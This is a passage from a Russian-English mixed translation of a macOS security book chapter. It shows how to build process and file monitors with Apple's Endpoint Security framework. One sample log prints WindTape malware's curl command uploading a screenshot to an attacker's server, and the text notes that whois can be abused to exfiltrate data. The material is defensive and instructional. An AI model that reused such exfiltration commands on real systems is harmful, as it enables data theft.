* @brief es_file_t provides the stat information and path to a file.
* @field path Absolute path of the file
* @field path_truncated Indicates if the path field was truncated
...
*/
typedef struct {
es_string_token_t path;
bool path_truncated;
struct stat stat;
} es_file_t;
```

Чтобы get actual path, нужно понять еще одну structure, `es_string_token_t`. Вы будете встречать ее часто, поскольку именно так Endpoint Security stores strings, such as filepaths. Эта simple structure, defined in `ESTypes.h`, contains only two members:

```
/**
* @brief Structure for handling strings
*/
typedef struct {
size_t length;
const char* data;
} es_string_token_t;
```

Member `length` structure - это length string token. Comment в header file notes that it is equivalent to value returned by `strlen`. Однако не следует actually use `strlen` on string data, поскольку member `data` structure не guaranteed to be `NULL` terminated. Чтобы print structures `es_string_token_t` as C-string, используйте format string `%.*s`, который expects two arguments: maximum number of characters to print и pointer to characters (листинг 8-3).

```
es_string_token_t* responsibleProcessPath = &message->process->executable->path;
printf("responsible process: %.*s\n",
(int)responsibleProcessPath->length, responsibleProcessPath->data);

es_string_token_t* newProcessPath = &message->event.exec.target->executable->path;
printf("new process: %.*s\n", (int)newProcessPath->length, newProcessPath->data);
```

Листинг 8-3: Outputting structures `es_string_token_t` from within structures `es_process_t`

Сначала code extracts string token for process responsible for triggering Endpoint Security event. Затем он prints out path этого process, using aforementioned format string and `length` and `data` members string token structure. Recall that when event `ES_EVENT_TYPE_NOTIFY_EXEC` occurs, structure describing newly spawned process can be found in member `target` structure `exec` (located in message's `event` structure). Затем code accesses this structure to print out path newly spawned process.

Теперь, вероятно, вы захотите do more than just print out information about events. Например, for all new processes, можно extract paths and store them in array или pass each path to function that checks if they are notarized. Чтобы achieve this, вероятно, понадобится convert string token into more programmatically friendly object, such as `NSString`. Как показано в листинге 8-4, это можно сделать одной line of code.

```
NSString* string = [[NSString alloc] initWithBytes:stringToken->data length:stringToken->
length encoding:NSUTF8StringEncoding];
```

Листинг 8-4: Converting `es_string_token_t` to `NSString`

Код uses method `NSString initWithBytes:length:encoding:`, passing in string token's `data` and `length` members and string encoding `NSUTF8StringEncoding`.

Чтобы actually start receiving events, нужно subscribe! Имея Endpoint Security client, invoke API `es_subscribe`. As its parameters, он takes newly created client, array of events и number of events to subscribe to, which here includes process execution and exit events (листинг 8-5).

```
es_client_t* client = NULL;
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_EXEC, ES_EVENT_TYPE_NOTIFY_EXIT};

es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    // Add code here to handle delivered events.
});

es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Листинг 8-5: Subscribing to events

Обратите внимание, что мы compute number of events rather than hardcoding it. Once function `es_subscribe` returns with no error, Endpoint Security subsystem begins asynchronously delivering events that match types to which we subscribed. Specifically, it invokes handler block specified when creating client.

Создание process monitor

Применим полученные знания, создав process monitor, который relies on Endpoint Security. Сначала subscribe to process events, such as `ES_EVENT_TYPE_NOTIFY_EXEC`, а затем parse pertinent process information as we receive events.

> **Примечание.** Здесь приведены только relevant snippets, но весь code можно найти в file `monitor.m` проекта ESPlayground. Также можно найти open source, production-ready process monitor, built atop Endpoint Security, в проекте Process Monitor в GitHub repository Objective-See: https://github.com/objective-see/ProcessMonitor.

Начинаем с specifying, какие Endpoint Security events нас интересуют. Для simple process monitor можно было бы stick to just event `ES_EVENT_TYPE_NOTIFY_EXEC`. Однако мы also register for event `ES_EVENT_TYPE_NOTIFY_EXIT`, чтобы track process exits. Мы помещаем these event types into array (листинг 8-6). После создания Endpoint Security client мы subscribe to events.

```
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_EXEC, ES_EVENT_TYPE_NOTIFY_EXIT};
```

Листинг 8-6: Events of interest to simple process monitor

В листинге 8-7 мы create client через API `es_new_client`.

```
es_client_t* client = NULL;
es_new_client_result_t result =
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    // Add code here to handle delivered events.
});

if(ES_NEW_CLIENT_RESULT_SUCCESS != result) {
    // Add code here to handle error.
}
```

Листинг 8-7: Creating new Endpoint Security client

Мы invoke API `es_new_client`, чтобы create new client instance, и пока leave handler block unimplemented. Assuming call succeeds, у нас будет newly initialized client. Код checks result call against constant `ES_NEW_CLIENT_RESULT_SUCCESS`, чтобы confirm this is the case. Recall that if your project is not adequately entitled, if you are running it via terminal without granting it Full Disk Access, or if your code is not running with root privileges, call to `es_new_client` will fail.

Subscribing to events

Имея client, мы can subscribe to process execution and exiting events by invoking API `es_subscribe` (листинг 8-8).

```
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_EXEC, ES_EVENT_TYPE_NOTIFY_EXIT};

// Removed code that invoked es_new_client

es_subscribe(client, events, sizeof(events)/sizeof(events[0]));
```

Листинг 8-8: Subscribing to process events of interest

Обратите внимание, что мы compute number of events rather than hardcoding it. Once function `es_subscribe` returns, Endpoint Security subsystem begins asynchronously delivering events that match types to which we have subscribed.

Extracting process objects

Это приводит нас к final step - handle delivered events. Я упоминал, что handler block invoked with two parameters: client type `es_client_t`, которому sent event, и pointer to event message type `es_message_t`. Если мы не working with authorization events, client is not directly relevant, но мы используем message, который contains information about delivered event.

Прежде всего мы extract pointer to structure `es_process_t`, containing information about either newly spawned process or process that has just exited. Choosing which process structure to extract requires making use of event type. Для exiting (и большинства других) events мы extract member `process` message, который contains pointer to process responsible for taking action that triggered event. Однако in the case of process execution events нас больше интересует access to process that was just spawned. Поэтому мы используем structure `es_event_exec_t`, whose `target` member is pointer to relevant structure `es_process_t` (листинг 8-9).

```
es_new_client(&client, ^(es_client_t* client, const es_message_t* message) {
    es_process_t* process = NULL;
    u_int32_t event = message->event_type;

    switch(event) {
        case ES_EVENT_TYPE_NOTIFY_EXEC:
            process = message->event.exec.target;
            ...
            break;

        case ES_EVENT_TYPE_NOTIFY_EXIT:
            process = message->process;
            ...
            break;
    }
    ...
});
```

Листинг 8-9: Extracting relevant process

Сначала мы extract type of event from message, затем switch on it, чтобы extract pointer to structure `es_process_t`. В случае process execution event мы extract process that was just spawned from structure `es_event_exec_t`. Для process exit messages мы extract process directly from message.

Extracting process information

Теперь, когда у нас есть pointer to structure `es_process_t`, можно extract information such as process audit token, PID, path и code signing information. Также для newly spawned processes можно extract their arguments, а для exited processes - their exit code.

Audit tokens

Начнем просто: extract process audit token (листинг 8-10).

```
NSData* auditToken = [NSData dataWithBytes:&process->audit_token length:sizeof(audit_token_t)];
```

Листинг 8-10: Extracting audit token

Audit token - first field in structure `es_process_t`, type `audit_token_t`. Можно use this value directly или, как сделано здесь, extract it into object `NSData`. Recall that audit token allows you to uniquely and securely identify process, as well as extract other process information, such as process ID. В листинге 8-11 мы pass audit token to function `audit_token_to_pid`, которая returns PID.

```
pid_t pid = audit_token_to_pid(process->audit_token);
```

Листинг 8-11: Converting audit token to process ID

Мы также можем extract process effective UID from audit token by means of function `audit_token_to_euid`.

Обратите внимание, что invoking these functions requires import header file `bsm/libbsm.h` and link against library `libbsm`.

Process paths

В листинге 8-12 мы extract process path via pointer to structure named `executable`, found within structure `es_process_t`. Он points to structure `es_file_t`, whose field `path` contains process path.

```
NSString* path = [[NSString alloc] initWithBytes:process->executable->path.data
length:process->executable->path.length encoding:NSUTF8StringEncoding];
```

Листинг 8-12: Extracting process path

Поскольку это field type `es_string_token_t`, мы convert его into more manageable string object.

Hierarchies

Using structure `es_process_t` process также simplifies building process hierarchies. Мы могли бы extract parent process ID from structure `es_process_t`. Однако comment in header file `ESMessage.h` instead recommends using field `parent_audit_token`, available in Endpoint Security messages version 4 and newer. In those versions мы также find audit token responsible process in aptly named field `responsible_audit_token`. В листинге 8-13, after ensuring message versions suffice, we extract these.

```
pid_t ppid = process->ppid;

if(message->version >= 4) {
    NSData* parentToken = [NSData dataWithBytes:&process->parent_audit_token
    length:sizeof(audit_token_t)];

    NSData* responsibleToken = [NSData dataWithBytes:&process->responsible_audit_token
    length:sizeof(audit_token_t)];
}
```

Листинг 8-13: Extracting parent and responsible process token

Мы extract parent PID и, for recent versions Endpoint Security, parent audit token and responsible process token. Затем их можно use to build process hierarchy.

Script paths

Recall that structures `es_event_exec_t` describe events `ES_EVENT_TYPE_NOTIFY_EXEC`. До сих пор мы largely focused on first field этой structure, pointer to structure `es_process_t`. Однако other fields of structure `es_event_exec_t` useful to process monitor, especially for heuristically detecting malware.

Например, рассмотрим cases when process being executed is script interpreter, program used to run script. Когда user executes script, operating system behind the scenes determine correct script interpreter and invoke it to execute script. В этом случае Endpoint Security report script interpreter as process executed and display its path, such as `/usr/bin/python3`. Однако нас больше интересует, what interpreter is executing. Если мы able to determine path to script being indirectly executed, then we can scan it for known malware or use heuristics to determine if it is likely malicious.

К счастью, messages in versions 2 and above Endpoint Security provide this path in field `script` structure `es_event_exec_t`. Если newly spawned process is not script interpreter, это field будет `NULL`. Также оно не будет set, если script was executed as argument to interpreter (например, если user ran `python3 <path to some script>`). In those cases, however, script would show up as process first argument.

Листинг 8-14 показывает, как extract path of script via field `script`.

```
if(message->version >= 2) {
    es_string_token_t* token = &message->event.exec.script->path;

    if(NULL != token) {
        NSString* script = [[NSString alloc] initWithBytes:token->data
        length:token->length encoding:NSUTF8StringEncoding];
    }
}
```

Листинг 8-14: Extracting script path

Мы make sure, что attempt this extraction only on compatible versions Endpoint Security and if field `script` is not `NULL`.

Если directly execute Python script, process monitoring code within ESPlayground report Python as spawned process, along with path to script:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -monitor
ES Playground
Executing (process) 'monitor' logic
event: ES_EVENT_TYPE_NOTIFY_EXEC
(new) process
pid: 10267
path: /usr/bin/python3
script: /Users/User/Malware/Realst/installer.py"
...
```

Этот example captures Realst malware, которое содержит script named `installer.py`. Теперь можно inspect this script, which reveals malicious code designed to steal data and give attackers access to user's cryptocurrency wallet.

Binary architecture

Еще одна piece of information, которую Endpoint Security provides in structure `es_event_exec_t`, - process architecture. В главе 2 я обсуждал, как determine architecture programmatically for any running process, но conveniently Endpoint Security subsystem can do this as well.

Чтобы access spawned process binary architecture, можно extract field `image_cputype` (and `image_cpusubtype`, if interested in CPU subtype), as shown in listing 8-15. Эта information available only in versions 6 and above Endpoint Security, поэтому code first checks for compatible version.

```
if(message->version >= 6) {
    cpu_type_t cpuType = message->event.exec.image_cputype;
}
```

Листинг 8-15: Extracting process architecture

Этот code должен return values such as `0x100000C` или `0x1000007`. Consulting Apple's header file `mach/machine.h`, можно увидеть, что они map to `CPU_TYPE_ARM64` (Apple Silicon) и `CPU_TYPE_X86_64` (Intel), respectively.

Code signing

В главе 3 вы видели, как leverage rather archaic `Sec*` APIs to manually extract code signing information. Чтобы simplify this extraction, Endpoint Security reports code signing information for process responsible for action that triggered event in each message it delivers. Some events may also contain code signing information for other processes. Например, events `ES_EVENT_TYPE_NOTIFY_EXEC` contain code signing information for newly spawned processes.

Code signing information for processes можно найти в их structure `es_process_t` in following fields:

`uint32_t codesigning_flags` Contains process code signing flags.

`bool is_platform_binary` Identifies platform binaries.

`uint8_t cdhash[20]` Stores signature code directory hash.

`es_string_token_t signing_id` Stores signature ID.

`es_string_token_t team_id` Stores team ID.

Рассмотрим each of these fields, starting with `codesigning_flags`, whose values can be found in Apple's header file `cs_blobs.h`. Листинг 8-16 extracts code signing flags from structure `es_process_t` and then checks them for several common code signing values. Because value of `codesigning_flags` is a bit field, code uses logical AND (`&`) operator to check for specific code signing values.

```
// Process is an es_process_t*
#import <kernel/kern/cs_blobs.h>

uint32_t csFlags = process->codesigning_flags;

if(CS_VALID & csFlags) {
    // Add code here to handle dynamically valid process signatures.
}

if(CS_SIGNED & csFlags) {
    // Add code here to handle process signatures.
}

if(CS_ADHOC & csFlags) {
    // Add code here to handle ad hoc process signatures.
}
...
```

Листинг 8-16: Extracting process code signing flags

Accessing and extracting code signing flags could allow you to do things like investigate spawned processes whose signatures are ad hoc, meaning they are untrusted. Widespread supply chain attack 3CX used second-stage payload that was signed with ad hoc signature. [3]

Также внутри structure `es_process_t` вы найдете field `is_platform_binary`, Boolean flag set to `true` for binaries that are part of macOS and signed solely with Apple certificates. Важно отметить, что for Apple applications not preinstalled in macOS, such as Xcode, это field будет set to `false`. Также worth noting, что flag `CS_PLATFORM_BINARY` does not appear to be set in field `codesigning_flags` for platform binaries, so consult value of field `is_platform_binary` for this information instead.

> **Предупреждение.** Если вы disabled AMFI, Endpoint Security может mark all processes, including third-party and potentially malicious ones, as platform binaries. Therefore, if you conduct tests on machine with AMFI disabled, any decisions based on value `is_platform_binary` will likely be incorrect.

Я mentioned earlier in this chapter, что platform binaries можно safely ignore, поскольку они are part of operating system. Reality not quite this simple, however. You might want to account for living off the land binaries (LOLBins), platform binaries that attackers can abuse to perform malicious actions on their behalf. One example is Python, which can execute malicious scripts, as we just saw with Realst malware. Other LOLBins may be more subtle. Например, malware could use built-in `whois` tool to surreptitiously exfiltrate network traffic in undetected manner if host-based security tools naively allow all traffic from platform binaries. [4]

Given pointer to structure `es_process_t`, можно easily extract field `is_platform_binary`. В листинге 8-17 мы convert it to object, so we can, for example, store it in dictionary.

```
// Process is an es_process_t*
NSNumber* isPlatformBinary = [NSNumber numberWithBool:process->is_platform_binary];
```

Листинг 8-17: Extracting process platform binary status

Ваш code might not make use of field `cdhash`, но листинг 8-18 показывает, как extract and convert it into object, making use of constant `CS_CDHASH_LEN` found in Apple's header file `cs_blobs.h`.

```
// Process is an es_process_t*
NSData* cdHash = [NSData dataWithBytes:(const void *)process->cdhash
length:sizeof(uint8_t)*CS_CDHASH_LEN];
```

Листинг 8-18: Extracting process code signing hash

Next in structure `es_process_t` are signing and team identifiers, stored as string tokens. Как обсуждалось в главе 3, these can tell you who signed item and what team they are a part of, which can reduce false positives or detect other related malware. Поскольку each of these values is `es_string_token_t`, likely want to store them as more manageable objects (листинг 8-19).

```
// Process is an es_process_t*
NSString* signingID = [[NSString alloc] initWithBytes:process->signing_id.data
length:process->signing_id.length encoding:NSUTF8StringEncoding];

NSString* teamID = [[NSString alloc] initWithBytes:process->team_id.data
length:process->team_id.length encoding:NSUTF8StringEncoding];
```

Листинг 8-19: Extracting process signing and team IDs

With this code signing extraction code added to process monitoring logic in ESPlayground, let's execute aforementioned second-stage payload, `UpdateAgent`, used in supply chain attack 3CX. Ясно, что payload signed with ad hoc certificate (`CS_ADHOC`), which is often a red flag:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -monitor
ES Playground
Executing (process) 'monitor' logic
event: ES_EVENT_TYPE_NOTIFY_EXEC
(new) process
pid: 10815
path: /Users/User/Malware/3CX/UpdateAgent
...
code signing flags: 0x22000007
code signing flag 'CS_VALID' is set
code signing flag 'CS_SIGNED' is set
code signing flag 'CS_ADHOC' is set
```

With this code signing information made available by Endpoint Security, мы близки к завершению logic process monitor.

Arguments

Рассмотрим message-specific contents, начиная с process arguments, found in `ES_EVENT_TYPE_NOTIFY_EXEC` messages. В главе 1 я discussed usefulness process arguments for detecting malicious code and programmatically extracted them from running processes. Если вы subscribed to Endpoint Security events type `ES_EVENT_TYPE_NOTIFY_EXEC`, вы увидите, что Endpoint Security has done most of the heavy lifting for you.

Эти events are structures `es_event_exec_t`, которые можно pass to two Endpoint Security helper APIs, `es_exec_arg_count` and `es_exec_arg`, to extract arguments that triggered Endpoint Security event (листинг 8-20).

```
NSMutableArray* arguments = [NSMutableArray array];
const es_event_exec_t* exec = &message->event.exec;

for(uint32_t i = 0; i < es_exec_arg_count(exec); i++) {
    es_string_token_t token = es_exec_arg(exec, i);
    NSString* argument = [[NSString alloc] initWithBytes:token.data
    length:token.length encoding:NSUTF8StringEncoding];

    [arguments addObject:argument];
}
```

Листинг 8-20: Extracting process arguments

After initializing array to hold arguments, code invokes `es_exec_arg_count`, чтобы determine number of arguments. Мы perform this check within initialization of for loop, чтобы keep track how many times we invoke function `es_exec_arg`. Затем invoke function with current index to retrieve argument at that index. Because argument stored in structure `es_string_token_t`, code converts it into string object and adds it to array.

Когда мы add this code to ESPlayground project, теперь можем observe process arguments, например when WindTape malware executes `curl` to exfiltrate recorded screen captures to attackers' command-and-control server:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -monitor
ES Playground
Executing (process) 'monitor' logic
event: ES_EVENT_TYPE_NOTIFY_EXEC
(new) process
pid: 18802
path: /usr/bin/curl
...
arguments : (
"/usr/bin/curl"
"http://string2me.com/xnrftGrNZlVYWrkrqSoGzvKgUGpN/zgrcJOQKgrpkMLZcu.php",
"-F",
"qwe=@/Users/User/Library/lsd.app/Contents/Resources/14-06 06:28:07.jpg",
"-F",
"rest=BBA441FE-7BBB-43C6-9178-851218CFD268",
"-F",
"fsbd=Users-Mac.local-User"
)
```

Можно use similar functions `es_exec_env_count` and `es_exec_env` to extract process environment variables from structure `es_event_exec_t`.

Exit status

Когда process exits, мы receive message from Endpoint Security, поскольку subscribed to events `ES_EVENT_TYPE_NOTIFY_EXIT`. Knowing when process exits useful for purposes such as following:

Determining whether a process succeeded or failed Process exit code provides insight into whether process executed successfully. Если process, например, malicious installer, эта information could help determine its impact.

Performing any necessary cleanup In many cases, security tools track activity over lifetime of process. Например, ransomware detector could monitor each new process to detect those that rapidly create encrypted files. Когда process exits, detector can perform any necessary cleanup, such as freeing process list of created files and removing process from any caches.

Event structure type for event `ES_EVENT_TYPE_NOTIFY_EXIT` is `es_event_exit_t`. Consulting header file `ESMessage.h`, we can see, что он contains single nonreserved field named `stat`, containing exit status of process:

```
typedef struct {
int stat;
uint8_t reserved[64];
} es_event_exit_t;
```

Knowing this, мы extract process exit code, as shown in listing 8-21.

```
case ES_EVENT_TYPE_NOTIFY_EXIT: {
    int status = message->event.exit.stat;
    ...
}
```

Листинг 8-21: Extracting exit code

Because process monitor logic also registered for process execution events (`ES_EVENT_TYPE_NOTIFY_EXEC`), code first makes sure we are dealing with process exit (`ES_EVENT_TYPE_NOTIFY_EXIT`). If so, it then extracts exit code.

Stopping the client

At some point, you might want to stop your Endpoint Security client. This is as simple as unsubscribing from events via function `es_unsubscribe_all`, then deleting client via `es_delete_client`. Как shown in listing 8-22, both functions take as arguments client previously created using function `es_new_client`.

```
es_client_t* client = // Previously created via es_new_client
...
es_unsubscribe_all(client);
es_delete_client(client);
```

Листинг 8-22: Stopping Endpoint Security client

See header file `ESClient.h` for more details on functions. Например, code should only call `es_delete_client` from same thread that originally created client.

This wraps up discussion of creating process monitor capable of tracking process executions and exits, as well as extracting information from each event that we could feed into variety heuristic-based rules. Конечно, можно register for many other Endpoint Security events. Теперь explore file events, which provide foundation for file monitor.

File monitoring

File monitors - powerful tools for detecting and understanding malicious code. Например, infamous ransomware groups, such as LockBit, начали targeting macOS, [5] поэтому вам может понадобиться write software that can identify ransomware. В моей research paper 2016 года “Towards Generic Ransomware Detection” я highlighted simple yet effective approach к этому. [6] In a nutshell, если мы can monitor rapid creation of encrypted files by untrusted processes, мы should be able to detect and thwart ransomware. Хотя any heuristic-based approach has its limitations, мой method proven successful even with new ransomware specimens. Он даже detected LockBit's foray into macOS space in 2023.

Core capability этого generic ransomware detection - ability to monitor creation of files. Using Endpoint Security, легко create file monitor, который can detect file creation and other file I/O events. [7] Source code fully featured file monitor можно найти в проекте FileMonitor в GitHub repository Objective-See: https://github.com/objective-see/FileMonitor.

Поскольку я уже discussed how to create Endpoint Security client and register for events of interest, я не буду снова тратить время на эти topics. Вместо этого сосредоточусь на specifics monitoring file events. В header file `ESTypes.h` мы find many events covering file I/O. Some of the most useful notification events include:

`ES_EVENT_TYPE_NOTIFY_CREATE` Delivered when new file is created.

`ES_EVENT_TYPE_NOTIFY_OPEN` Delivered when file is opened.

`ES_EVENT_TYPE_NOTIFY_WRITE` Delivered when file is written to.

`ES_EVENT_TYPE_NOTIFY_CLOSE` Delivered when file is closed.

`ES_EVENT_TYPE_NOTIFY_RENAME` Delivered when file is renamed.

`ES_EVENT_TYPE_NOTIFY_UNLINK` Delivered when file is deleted.

Let's register for events related to file creation, opening, closing and deleting (листинг 8-23).

```
es_event_type_t events[] = {ES_EVENT_TYPE_NOTIFY_CREATE, ES_EVENT_TYPE_NOTIFY_OPEN,
ES_EVENT_TYPE_NOTIFY_CLOSE, ES_EVENT_TYPE_NOTIFY_UNLINK};
```

Листинг 8-23: File I/O events of interest

После creating new Endpoint Security client using `es_new_client`, мы can invoke function `es_subscribe` with new list of events of interest to subscribe to. Subsystem should then begin delivering file I/O events to us, encapsulated in structures `es_message_t`. Recall that structure `es_message_t` contains meta information about event, such as event type and process responsible for triggering it. File monitor could use this information to map delivered file event to responsible process.

Besides reporting event type and responsible process, file monitor should also capture filepath (which, in case of file creation events, leads to created file). Steps required to extract path depend on specific file I/O event, so we'll look at each in detail, starting with file creation events.

Мы subscribed to `ES_EVENT_TYPE_NOTIFY_CREATE`, поэтому whenever file is created, Endpoint Security will deliver message to us. Event data for this event stored in structure type `es_event_create_t`:

```
typedef struct {
es_destination_type_t destination_type;
union {
es_file_t* _Nonnull existing_file;
struct {
es_file_t* _Nonnull dir;
es_string_token_t filename;
mode_t mode;
} new_path;
} destination;
...
};
} es_event_create_t;
```

Хотя эта structure appears a bit involved at first blush, handling it fairly trivial in most cases. Member `destination_type` должен be set to one of two enumeration values. Apple explains difference between the two in header file `ESMessage.h`:

```
Typically, ES_EVENT_TYPE_NOTIFY_CREATE events are fired after
the object has been created and the destination_type will be
ES_DESTINATION_TYPE_EXISTING_FILE. The exception to this is for
notifications that occur if an ES client responds to an ES_EVENT
_TYPE_AUTH_CREATE event with ES_AUTH_RESULT_DENY.
```

Поскольку simple file monitor не register for `ES_EVENT_TYPE_AUTH_*` events, здесь мы can focus on former case.

Path to file just created находится в member `existing_file`, found in union `destination` structure `es_event_create_t`. Because `existing_file` stored as `es_file_t`, extracting newly created file path trivial, as shown in listing 8-24.

```
// Event type: ES_EVENT_TYPE_NOTIFY_CREATE
if(ES_DESTINATION_TYPE_EXISTING_FILE == message->event.create.destination_type) {
    es_string_token_t* token = &message->event.create.destination.existing_file->path;
    NSString* path = [[NSString alloc] initWithBytes:token->data length:token->length encoding:
    NSUTF8StringEncoding];

    printf("Created path -> %@\n", path.UTF8String);
}
```

Листинг 8-24: Extracting newly created filepath

Поскольку мы также registered for `ES_EVENT_TYPE_NOTIFY_OPEN` events, Endpoint Security will deliver message containing event structure `es_event_open_t` whenever file is opened. Эта structure contains `es_file_t` pointer to member named `file`, containing path of opened file. Мы extract it in listing 8-25.

```
if(ES_EVENT_TYPE_NOTIFY_OPEN == message->event_type) {
    es_string_token_t* token = &message->event.open.file->path;
    NSString* path = [[NSString alloc] initWithBytes:token->data length:token->length
    encoding:NSUTF8StringEncoding];

    printf("Opened file -> %s\n", path.UTF8String);
}
```

Листинг 8-25: Extracting opened filepath

Logic for `ES_EVENT_TYPE_NOTIFY_CLOSE` and `ES_EVENT_TYPE_NOTIFY_UNLINK` similar, поскольку обе event structures contain `es_file_t*` with file path.

Я завершу этот раздел discussion of file event, that has both source and destination path. Например, when file is renamed, Endpoint Security delivers message type `ES_EVENT_TYPE_NOTIFY_RENAME`. In that case, structure `es_event_rename_t` contains pointer to structure `es_file_t` for source file (aptly named `source`), as well as one for destination file (named `existing_file`). Мы can access path original file via `message->event.rename.source->path`.

Obtaining renamed file destination path slightly nuanced, поскольку must first check field `destination_type` structure `es_event_rename_t`. This field is enumeration containing two values: `ES_DESTINATION_TYPE_EXISTING_FILE` and `ES_DESTINATION_TYPE_NEW_PATH`. For existing file value, можно directly access destination filepath via `rename.destination.existing_file->path` (assuming we have structure `es_event_rename_t` named `rename`). For destination value, however, нужно concatenate destination directory with destination filename; directory находится in `rename.destination.new_path.dir->path`, a filename in `rename.destination.new_path.filename`.

Заключение

Эта глава introduced Endpoint Security, de facto standard framework for writing security tools on macOS. Мы built foundational monitoring and detection tools by subscribing to notifications for process and file events.

В следующей главе я continue discussing Endpoint Security, но focus on more advanced topics, such as muting, as well as `ES_EVENT_TYPE_AUTH_*` events, which provide mechanism for proactively detecting and thwarting malicious activity on the system. В части III я continue this discussion by detailing creation of fully featured tools built atop Endpoint Security.

Примечания

Сноски

[1] [назад] “Endpoint Security,” Apple Developer Documentation, https://developer.apple.com/documentation/endpointsecurity.
[2] [назад] Подробнее о `eslogger` можно прочитать в его man pages или в “Blue Teaming on macOS with eslogger,” Cybereason, 3 октября 2022 г., https://www.cybereason.com/blog/blue-teaming-on-macos-with-eslogger.
[3] [назад] Об этом malware можно прочитать в Patrick Wardle, “Ironing Out (the macOS) Details of a Smooth Operator (Part II),” Objective-See, 1 апреля 2023 г., https://objective-see.org/blog/blog_0x74.html.
[4] [назад] Подробнее о macOS LOLBins см. repository Living Off the Orchard: macOS Binaries (LOOBins) на GitHub: https://github.com/infosecB/LOOBins.
[5] [назад] Patrick Wardle, “The LockBit Ransomware (Kinda) Comes for macOS,” Objective-See, 16 апреля 2023 г., https://objective-see.org/blog/blog_0x75.html.
[6] [назад] Patrick Wardle, “Towards Generic Ransomware Detection,” Objective-See, 20 апреля 2016 г., https://objective-see.org/blog/blog_0x0F.html.
[7] [назад] Подробнее о создании full file monitor см. Patrick Wardle, “Writing a File Monitor with Apple’s Endpoint Security Framework,” Objective-See, 17 сентября 2019 г., https://objective-see.org/blog/blog_0x48.html. См. также главу 11, где обсуждается tool BlockBlock.

Глава 9. Приглушение и события авторизации

В предыдущей главе я introduced Endpoint Security Apple и его notification events. В этой главе я перехожу к more advanced topics, such as muting, mute inversion и authorization events.

Muting instructs Endpoint Security withhold delivery certain events, например those generated from chatty system processes. Conversely, mute inversion gives us ability to create focused tools, которые, например, subscribe solely to events from a specific process или only those related to access of a few directories. Наконец, authorization capabilities Endpoint Security offer mechanism to prevent undesirable actions altogether.

Большинство code snippets, presented in this chapter, вы найдете в проекте ESPlayground, introduced in Chapter 8. For each topic covered here, я укажу part of this project, where relevant code resides, as well as how to execute it via command line arguments.

Muting

All event monitoring implementations risk facing overwhelming deluge of events. Например, file I/O events occur constantly as part of normal system activity, и file monitors may generate so much data, что finding events tied to malicious processes becomes quite difficult. One solution is to mute irrelevant processes or paths. Например, вы likely want to ignore file I/O events involving temporary directory or originating from certain chatty, legitimate operating system processes (such as Spotlight indexing service), поскольку these events occur almost constantly and are rarely useful for malware detection.

К счастью для нас, Endpoint Security provides flexible and robust muting mechanism. Его function `es_mute_path` suppress events either from specified process or that match specified path. Function takes three parameters - client, path to process, directory or file, and type:

```
es_mute_path(es_client_t* _Nonnull client, const char* _Nonnull path,
es_mute_path_type_t type);
```

Mute path type can be one of four values found in enumeration type `es_mute_path_type_t` in `ESTypes.h`:

```
typedef enum {
ES_MUTE_PATH_TYPE_PREFIX,
ES_MUTE_PATH_TYPE_LITERAL,
ES_MUTE_PATH_TYPE_TARGET_PREFIX,
ES_MUTE_PATH_TYPE_TARGET_LITERAL
} es_mute_path_type_t;
```

Types ending in `PREFIX` tell Endpoint Security, что path provided to `es_mute_path` is prefix to longer path. Например, можно use option `ES_MUTE_PATH_TYPE_TARGET_PREFIX`, чтобы mute all file I/O events originating from certain directory. On the other hand, if mute path type ends in `LITERAL`, path has to match exactly for events to be muted.

Use initial two values enumeration, `ES_MUTE_PATH_TYPE_PREFIX` and `ES_MUTE_PATH_TYPE_LITERAL`, when you want to mute path of process responsible for triggering Endpoint Security event. Например, листинг 9-1 shows snippet from function `mute` (in file `mute.m` project ESPlayground), which instructs Endpoint Security to mute all events originating from `mds_stores`, very noisy Spotlight daemon responsible for managing macOS metadata indexes.

```
#define MDS_STORE "/System/Library/Frameworks/CoreServices.framework/Versions/
A/Frameworks/Metadata.framework/Versions/A/Support/mds_stores"

es_mute_path(client, MDS_STORE, ES_MUTE_PATH_TYPE_LITERAL);
```

Листинг 9-1: Muting events from Spotlight service

After defining path to binary `mds_store`, мы invoke API `es_mute_path`, passing it endpoint client (created previously via call to `es_new_client`), path to binary `mds_stores` and enumeration value `ES_MUTE_PATH_TYPE_LITERAL`.

Если вместо этого (или также) вы want to mute targets of events (например, in file monitor, paths to files being created or deleted), use either `ES_MUTE_PATH_TYPE_TARGET_PREFIX` or `ES_MUTE_PATH_TYPE_TARGET_LITERAL`. Например, если мы wanted file monitor to mute all file events involving temporary directory associated with user context under which monitor process is running, мы использовали бы code in listing 9-2.

```
char tmpDirectory[PATH_MAX] = {0};
realpath([NSTemporaryDirectory() UTF8String], tmpDirectory);

es_mute_path(client, tmpDirectory, ES_MUTE_PATH_TYPE_TARGET_PREFIX);
```

Листинг 9-2: Muting all events in current user's temporary directory

Мы retrieve temporary directory with function `NSTemporaryDirectory`, затем resolve any symbolic links in this path (например, resolving `/var` to `/private/var`) with function `realpath`. Далее we mute all file I/O events whose target paths fall within this directory.

Let's compile and run ESPlayground project from terminal with root privileges. When we launch Calculator app via Spotlight, it should print out various Endpoint Security events, such as file open and close events:

```
# ESPlayground.app/Contents/MacOS/ESPlayground -mute
ES Playground
Executing 'mute' logic
muted process: /System/Library/Frameworks/
CoreServices.framework/Versions/A/Frameworks/Metadata.framework/Versions/A/Support/mds_stores
muted directory: /private/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T
event: ES_EVENT_TYPE_NOTIFY_OPEN
process: /System/Library/CoreServices/Spotlight.app/Contents/MacOS/Spotlight
file path: /System/Applications/Calculator.app/Contents/MacOS/Calculator
event: ES_EVENT_TYPE_NOTIFY_CLOSE
process: /System/Library/CoreServices/Spotlight.app/Contents/MacOS/Spotlight
file path: /System/Applications/Calculator.app/Contents/MacOS/Calculator
event: ES_EVENT_TYPE_NOTIFY_OPEN
process: /System/Applications/Calculator.app/Contents/MacOS/Calculator
file path: /
```

Но поскольку мы specified flag `-mute`, мы не receive any events originating from daemon `mds_stores` or from within root user's temporary directory. Можно confirm this fact by simultaneously running file monitor that implements no muting. Notice that this time we receive such events:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty
{
